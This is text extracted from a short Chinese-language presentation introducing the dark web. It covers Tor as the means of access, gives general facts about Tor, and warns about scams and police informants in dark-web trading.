
Dating Sites: Not Found.

Other Files: Not Found.

Other Sites: Not Found.


Buttons: Cancel, Check for Blacklist, Buy

暗網介紹



如何連上暗網

- **Tor browser**
 - Dark web link



Tor

軟體

Tor是實現匿名通訊的自由軟體。其名源於「The Onion Router」的英語縮寫。用戶可透過Tor接連由全球志願者免費提供，包含7000+個中繼的覆蓋網路，從而達至隱藏用戶真實位址、避免網路監控及流量分析的目的。Tor用戶的網際網路活動相對較難追蹤。 [維基百科](#)

開發者：Tor專案公司（英語：The Tor Project, Inc）

程式語言：C、Python、Rust


作業系統：Microsoft Windows; Unix-like（Android、Linux、OS X）

檔案大小：50–55 MB

編寫語言：C語言、Python、Rust

獲獎紀錄：Free Software Award for Projects of Social Benefit

Tor 洋蔥路由器



暗網交易危險多

- 詐騙縱橫
- 已有許多警察眼線及埋伏



黑色產業-用技術換錢

- 萬萬沒想到，不用多久就會升職加薪出任CEO，迎娶白富美，瞬間走上人生巔峰，還有點小激動呢！



Q & A
QUESTIONS
ANSWERS

Thank You!